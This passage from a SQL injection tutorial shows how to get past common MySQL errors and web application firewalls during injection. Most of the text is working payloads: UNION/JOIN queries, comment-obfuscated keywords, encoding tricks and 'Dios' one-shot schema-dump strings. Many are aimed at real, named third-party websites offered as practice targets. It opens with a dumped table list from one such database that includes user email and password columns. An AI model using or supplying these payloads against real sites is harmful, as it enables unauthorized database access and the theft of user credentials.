rislerbd.file\_facturas.importe rislerbd.file\_facturas.file  
rislerbd.file\_facturas.moneda rislerbd.file\_users.id  
rislerbd.file\_users.nombre rislerbd.file\_users.cuit  
rislerbd.file\_users.email rislerbd.file\_users.clave  
rislerbd.file\_users.hashrecup rislerbd.news.id  
rislerbd.news.titulo rislerbd.news.cuerpo  
rislerbd.news.fecha rislerbd.pics.nombre**

---

## 10- ERROR 502 - BAD GATEWAY

this error is block query and to bypassing this error just you need to use `unhex(hex(query))`

# 502 Bad Gateway

---

nginx/1.6.0

Example ↴

```
http://arashidynamics.com/products_detail.php?id=-52+/*!50000unION*/  
+/*!50000SEleCT*/  
+1,2,unhex(hex(schema_name)),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,1  
9,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,4  
2,43,44+from+/*!information_schema*/.schemata+/*!12345LiMit*/ 1,1--
```



## 11- Error: (1054) Unknown column 'xxx' in 'field list'

As you can see in this error, there is no 'xxx' column in the query, its `xxx`

so the solution will be by using The Join Syntax

### What's SQL JOIN

A SQL JOIN combines records from two tables.

A JOIN locates related column values in the two tables.

A query can contain zero, one, or multiple JOIN operations.

An SQL join clause combines columns from one or more tables in a relational database. It creates a set that can be saved as a table or used as it is. A JOIN is a means for combining columns from one (self-table) or more tables by using values common to each. ANSI-standard SQL specifies five types of JOIN: INNER, LEFT OUTER, RIGHT OUTER, FULL OUTER and CROSS. As a special case, a table (base table, view, or joined table) can JOIN to itself in a self-join, A programmer declares a JOIN statement to identify rows for joining. If the evaluated predicate is true, the combined row is then produced in the expected format, a row set or a temporary table. -wikipedia-

### The SQL JOIN syntax


`&id=10 union select * from (select Column_Number_1)Alias_Name join (select Column_Number_2)Alias_Name ETC.`

### Normal Example →

```
http://testphp.vulnweb.com/listproducts.php?cat=10 union select *
from (select 1)a join (select 2)b join (select 3)c join (select 4)d
join (select 5)e join (select 6)f join (select 7)g join (select 8)h
join (select 9)i join (select 10)j join (select version())k %23
```

## Example with The Join Syntax Multiple Queries Injection In Routed Query Mode →


```
http://www.icast.org.in/news/related.php?id=.24990' union select 1,2,3,4,5,6,7,8,9,10,11-- -
```



### News Clippings

The used SELECT statements have a different number of columns

```
www.icast.org.in/news/related.php?id=.1' union select '@' union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d join (select 5)e join (select 6)f join (select 7)g join (select 8)h join (select 9)i join (select 10)j %23"-- %a0
```



### News Clippings

[Related News..] Displaying Records (0 - 1 / 1) Go to page >

Title	
2    3	19-10-2017

As you see there two Vuln column 2 || 3 ||

Let's Get Version with @@version in column number two

```
www.icast.org.in/news/related.php?id=.1' union select '@' union
select * from (select 1)a join (select @@version)b join (select
3)c join (select 4)d join (select 5)e join (select 6)f join
(select 7)g join (select 8)h join (select 9)i join (select 10)j
%23"--%a0
```

INT    - + SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾ TOOLS ▾ WAF BYPASS ▾ ENCODING ▾ HTML ▾

Load URL    http://www.GHI.org.in/HF.php?id=.1' union select '@' union select \* from (select 1)a join (select @@version)b join (select 3)c j  
Split URL    (select 10)%23"--%a0  
Execute

☐ Post data   ☐ Referrer   HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR) URLENC.DEC

## News Clippings

Illegal mix of collations (latin1\_swedish\_ci,IMPLICIT) and (utf8\_general\_ci,IMPLICIT) for operation 'UNION'

Now there error with our query >>> Illegal mix of collations, its happening because the url table and our table got different collations, the solution will be by using convert.

**convert(inject\_query using latin1)**

```
www.icast.org.in/news/related.php?id=.1' union select '@' union
select * from (select 1)a join (select convert(@@version using
latin1))b join (select 3)c join (select 4)d join (select 5)e join
(select 6)f join (select 7)g join (select 8)h join (select 9)i join
(select 10)j %23"--%a0
```

INT    - + SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾ TOOLS ▾ WAF BYPASS ▾ ENCODING ▾ HTML ▾ EN

Load URL    http://www.GHI.org.in/HF.php?id=.1' union select '@' union select \* from (select 1)a join (select convert(@@version using latin1,  
Split URL    8)h join (select 9)i join (select 10)%23"--%a0  
Execute

☐ Post data   ☐ Referrer   HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR) URLENC.DEC

## News Clippings

**[Related News..]**

**Displaying Records (0 - 1 / 1)**

Go to page >

Title
<a href="#">4.1.7-log    3    19-10-2017</a>


**Version is 4.1.7-log**

## 12- Query failed: Unknown column '1' in 'order clause'

this error come with using order by 1

Example →

<http://www.outsourcing-today.ro/articol.php?id=6642' order by 1 -- ->



Unknown column '1' in 'order clause'

the error Query failed: Unknown column '1' in 'order clause' that's mean there are 2 queries behind the url, and we cant use union so it could be two things-

- 1- injection point is not in select statement .
- 2- there are 2 queries behind the url .

### 13- Subquery returns more than 1 row

A subquery can also be in the FROM clause (a "inline subquery") or a SELECT clause, however a subquery placed in the SELECT clause must return a single value. One necessity of the subquery is that it returns just one row or otherwise includes certain keywords in the outer query. The keywords are ANY, ALL, IN or NOT IN.

so when you see this error that's mean you need to limit your subquery to only one result row +limit+0,1 .

Example →

```
www.xxx.com/products.php?catid=101+UNION+SELECT+1,2,  
(select+llitemnumber+from+orders),4,5,6,7--
```

**error Subquery returns more than 1 row**


the solution will be by using limit 0,1

```
www.xxx.com/products.php?catid=101+UNION+SELECT+1,2,  
(select+id+from+categories LIMIT 0,1),4,5,6,7--
```

## 14- The Injection Is Before ^ from mode

Example ↴


[https://www.tirol-taxi.at/index.php?lID=1'](https://www.tirol-taxi.at/index.php?lID=1)



**1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' AS name, subtitle\_1 AS sub, seoname\_1 AS seoname, template, content\_1 AS A' at line 1**

when we see multiple "AS" and commas, we know the injection is before "from", the injection is inside "select" and before "from", so we can use I.Q.D method ' inject the query directly ' with out using union based query .


<https://www.tirol-taxi.at/index.php?lID=1,2>



## 15-The Injection point is after ^ From mode

Example ↴

```
zeryaboud.com/other.php?page=products1 and 0 union select  
1,2,3,4,5,6,7 `&id=28&project=19 عراقي
```




**Warning:** mysql\_num\_rows() expects parameter 1 to be resource, boolean given in /hc line 21

**Warning:** Cannot modify header information - headers already sent by (output started /lib/pagesnames.php:76) in /home/zeryab/domains/zeryaboud.com/public\_html/ot

the injection point is after ^ From , probably something like that- `SELECT c1,c2 FROM table_15injection WHERE ID='4883'`, to fix it, just fill the missing "where" and your query after that. ?

```
zeryaboud.com/other.php?page=products1 where 0 union select  
1,version(),3,4,5,6,7 `&id=28&project=19 عراقي
```




## 16- Error Operand should contain 1 column(s)

when I try to extract data from the column by using Polygon() I get error 'Operand should contain 1 column' Cuz my inner query is returning two columns.

Example ↴


```
http://www.soarland.com/CF_Card_Adapter-catalog-41 and
polygon((select * from(select * from
C277915_shledlights.snh_base_admin)p)).html
```



and solution will be by delete first \* and replaced by number 1 like

```
select * from
select 1 from
```

```
http://www.soarland.com/CF_Card_Adapter-catalog-41 and
polygon((select 1 from(select * from
C277915_shledlights.snh_base_admin)p)).html
```






## 17- Error as New Line

Example ↴

```
www.purichpublishing.com/?  
module=swm_ecommerce&page=product_detail&categoryID=3' and 0 union  
select 1,2,3,4,5,6,7-- -
```



An error occurred during the execution of this page. An attempt was made to send an error report to 2webdesign.com.

DEBUGGING MODE...

There was an error in the SWM MySQL query. Here's some debug information:


because this line meaning is just order by c column of the url query  
Coz this query continues to a new line, so we can't use -- , %23 Cos  
its same with --%0a

and the solution will be by adding Comment Out Query only like

**%60** = `

**;%00** = NULL Nullbyte (MySQL < 5.1)

www.purichpublishing.com/?  
module=swm\_ecommerce&page=product\_detail&categoryID=3' and 0 union  
select 1,2,3,4,version(),6,7%60



PUBLISHING LTD.



Price: \$

more site to practice

[www.arceducation.ac/newsdetails.php?newsId=5](http://www.arceducation.ac/newsdetails.php?newsId=5)

[www.diabor.it/en/new.php?id=6](http://www.diabor.it/en/new.php?id=6)

☆,.,\*☆ :: Dios that's solution for some error :: ☆\*.,☆

## | Unused Error | Hard Forbidden | 412 Precondition Failed |

```
(/*!50000select*/ @ /*!50000from*/(/*!50000select*/+@:=0x00, (/*!
50000select*/+@+/*!50000from*/+/*!50000information_schema*/ . /*!
50000Columns*/ /*!50000where*/ table_schema=database() and+@:=/*!
50000concat*/(@,/*!50000table_schema*/,0x2e,/*!
50000Table_name*/,0x2e,/*!50000Column_name*/,0x0a)))a)
```

```
(/*!50000select*/ @ /*!50000from*/(/*!50000select*/+@:=0x00, (/*!
50000select*/+@+/*!50000from*/+/*!50000information_schema*/ . /*!
50000Columns*/ /*!50000where*/ /*!50000table_schema*/=/*!
50000database*/**/() and+@:=/*!50000concat*/(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a)
```

## | White Page |

```
(/*!50000SELECT*/+(@x)+/*!50000%46rom*/+(/*!50000SELECT*/+(@x:=0x00),
(@NR_DB:=0), (/*!50000SELECT*/+(0)+/*!50000%46rom*/+(/*!
50000INFORMATION_SCHEMA.columns*/ )+WHERE+(@x)+IN+(@x:=/*!
12345CONCAT(@x,LPAD(@NR_DB:=@NR_DB
%2b1,2,0x30),0x20203a2020,table_schema,0x3a,table_name,0x3a,column_na
me,0x3c62723e)*)))x)
```

```
concat('..Name :: BlackRose','<br>',0x2e,'.Version :: ' ,
0x2e,version(),0x2e,'<br>', '..User ::
',0x2e,user(),0x2e,'<br>', '..Database ::
',0x2e,database(),'<br>', '<br>', '..Dios :: ', '<br>',
(select+reverse(insert(0x1,1,0,reverse(concat
(unhex(hex(group_concat(0x3c6c693e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/))),0x3c62723e))))+%46rom information_schema
0.e.columns where table_schema=database()))
```

```
make_set(6,@:=0x0a,(/*!00000select*/%0b(1)%0b/*!00000%66rom*/%0b(%23H
%0a/*!00000%69nformation_schema*/%0b.%0bcolumns)%0bwhere
%0b@:=make_set(511,@,0x3c6c693e,/*!00000table_schema*/,0x203a3a20,/*!
00000table_name*/,0x203a3a20,/*!00000column_name*/)),@)
```

## | Surce Down |

```
concat(0x223e, concat( 0x3c62723e, version(),
'',0x3c62723e64617461626173653a20,DataBasE(),0x3c62723e757365723a20,U
sEr(), concat(@c:=0x00,if((select count(*) from
information_schema.columns where table_schema=database() and
@c:=concat(@c,0x3c6c693e,table_schema,0x2e,table_name,0x2e,column_nam
e)),0x00,0x00),@c)),0x3c696d67207372633d22)
```

```
concat(0x223e,
concat( 0x3c62723e,0x2e2e4e616d65203a3a2050697368696361745f496e6a656
3746f72,0x3c62723e,0x2e2e56657273696f6e203a3a20,version(),0x3c62723e,
0x2e2e4461746162617365203a3a20,DataBasE(),0x3c62723e,0x2e2e5573657220
3a3a20,UsEr(),0x3c62723e,0x3c62723e,0x2e2e44696f73203a3a20,0x3c62723e
,0x3c62723e, concat(@c:=0x00,if((/*!50000select*/ count(*) /*!
50000from*/ /*!50000information_schema*/ . /*!50000columns*/ /*!
50000where*/ /*!50000table_schema*/=/*!50000database*/() and
@c:=concat(@c,0x3c6c693e,/*!50000table_schema*/,0x2e,/*!
50000table_name*/,0x2e,/*!
50000column_name*/)),0x00,0x00),@c)),0x3c696d67207372633d22)
```

```
concat(0x223e,version())
```

```
concat(0x273e27,version()),0x3c212d2d)
```

```
concat(0x223e,version()),0x3c696d67207372633d22)
```

```
concat(0x223e3c62723e,version()),0x3c696d67207372633d22)
```

```
concat(0x273c2f7469746c653e27,version()),0x273c7469746c653e27)
```

```
concat(0x223e,0x3c62723e3c62723e3c62723e,version()),0x3c696d6720737263
3d22,0x3c62723e)
```

## | Illegal Mix Of Collations Error |

### 1- Illegal

```
unhex(hex(/!*!50000ConCat*/(version()),/*!50000ConCat*/
(@c:=0x00,if(/!*!50000%53select*/ count(*)%0A/*!50000From*/%0A/*!
50000Information_Schema*/.Columns where table_schema=database() and
@c:=/*!50000ConCat*/(@c,0x3c6c693e,/*!50000Table_name*/ ,0x2e,/*!
50000Column_name*/)),0x00,0x00),@c)))
```

### Mix 2- Unused

```
uncompress(compress((select @ from(select+@:=0x00,
(select+@+from+information_schema.Columns where
table_schema=database() and+@:=concat(@,/*!
50000table_schema*/ ,0x2e,/*!50000Table_name*/ ,0x2e,/*!
50000Column_name*/ ,0x0a)))a)))
```

### 3- White Page

```
aes_decrypt(aes_encrypt((/*!50000SELECT*/+(@x)+/*!50000FROM*/+(/*!
50000SELECT*/+(@x:=0x00), (@NR_DB:=0), (/*!50000SELECT*/+(0)+/*!
50000FROM*/+(/*!50000INFORMATION_SCHEMA.columns*/ )+WHERE+(@x)+IN+
(@x:=/*!12345CONCAT(@x,LPAD(@NR_DB:=@NR_DB
%2b1,2,0x30),0x20203a2020,table_schema,0x3a,table_name,0x3a,column na
me,0x3c62723e)*//))x),1),1)
```

## | Precondition Failed |

```
concat('..Name :: pishicat_Injector','<br>',0x2e,'.Version :: ' ,
0x2e,version/*x*/(),0x2e,'<br>', '..User ::
',user(),0x2e,0x2e,'<br>', '..Database :: ',0x2e,database/*x*/
(),'<br>', '<br>', '..Dios :: ', '<br>',
(select+reverse(insert(0x1,1,0,reverse(concat
(unhex(hex(group_concat(0x3c6c693e,/*!50000Table_name*/ ,0x2e,/*!
50000Column_name*/))),0x3c62723e))))+%46rom information_schema
0.e.columns where table_schema=database()))
```

| Fatal error: Uncaught exception 'ErrorException' with message  
'Error: You have an error in your SQL syntax; |

```
concat(0x223e,  
concat( 0x3c62723e,0x2e2e4e616d65203a3a2050697368696361745f496e6a656  
3746f72,0x3c62723e,0x2e2e56657273696f6e203a3a20,version(),0x3c62723e,  
0x2e2e4461746162617365203a3a20,DataBasE(),0x3c62723e,0x2e2e5573657220  
3a3a20,UsEr(),0x3c62723e,0x3c62723e,0x2e2e44696f73203a3a20,0x3c62723e  
,0x3c62723e, concat(@c:=0x00,if((/*!50000select*/ count(*) /*!  
50000from*/ /*!50000information_schema*/ . /*!50000columns*/ /*!  
50000where*/ /*!50000table_schema*/=/*!50000database*/() and  
@c:=concat(@c,0x3c6c693e,/*!50000table_schema*/,0x2e,/*!  
50000table_name*/,0x2e,/*!  
50000column_name*/)),0x00,0x00),@c)),0x3c696d67207372633d22)
```

## 412 Precondition Failed

```
concat(concat( 0x3c62723e,0x2e2e4e616d65203a3a2050697368696361745f49  
6e6a6563746f72,0x3c62723e,0x2e2e56657273696f6e203a3a20,version(),0x3c  
62723e,0x2e2e4461746162617365203a3a20,DataBasE(),0x3c62723e,0x2e2e557  
36572203a3a20,UsEr(),0x3c62723e,0x3c62723e,0x2e2e44696f73203a3a20,0x3  
c62723e,0x3c62723e, concat(@c:=0x00,if((/*!50000select*/ count(*) /*!  
50000from*/ /*!50000information_schema*/ . /*!50000columns*/ /*!  
50000where*/ /*!50000table_schema*/=/*!50000database*/() and  
@c:=concat(@c,0x3c6c693e,/*!50000table_schema*/,0x2e,/*!  
50000table_name*/,0x2e,/*!  
50000column_name*/)),0x00,0x00),@c)),0x3c696d67207372633d22)
```

☆,.\*☆ :: SQLI Dios Query :: ☆\*.,☆

| LPAD |

```
LPAD(concat('..Name :: BlackRose',0x203a3a20,0x2e,'<br>', '..Version ::',version(),0x3c62723e,'..Database :: ',database(),0x3c62723e,'..User :: ',user(),0x2e,'<br>',(select(@x)f%720m(select(@x:=0x00),(select(0)f%720m(information_schema.columns)where(table_schema=database()))and(0x00)in(@x:=concat+(@x,0x3c62723e,table_schema,0x203a20,table_name,0x203a20,column_name))))x)),10000,0x00)
```

| reverse |

```
(select reverse(insert(0x1,1,0,reverse(concat(unhex(hex(group_concat(0x3c6c693e,table_schema,0x203a3a20,Table_name,0x203a3a20,Column_name))),0x3c62723e))))+from information_schema 0.e.columns where table_schema=database()))
```

| insert |

```
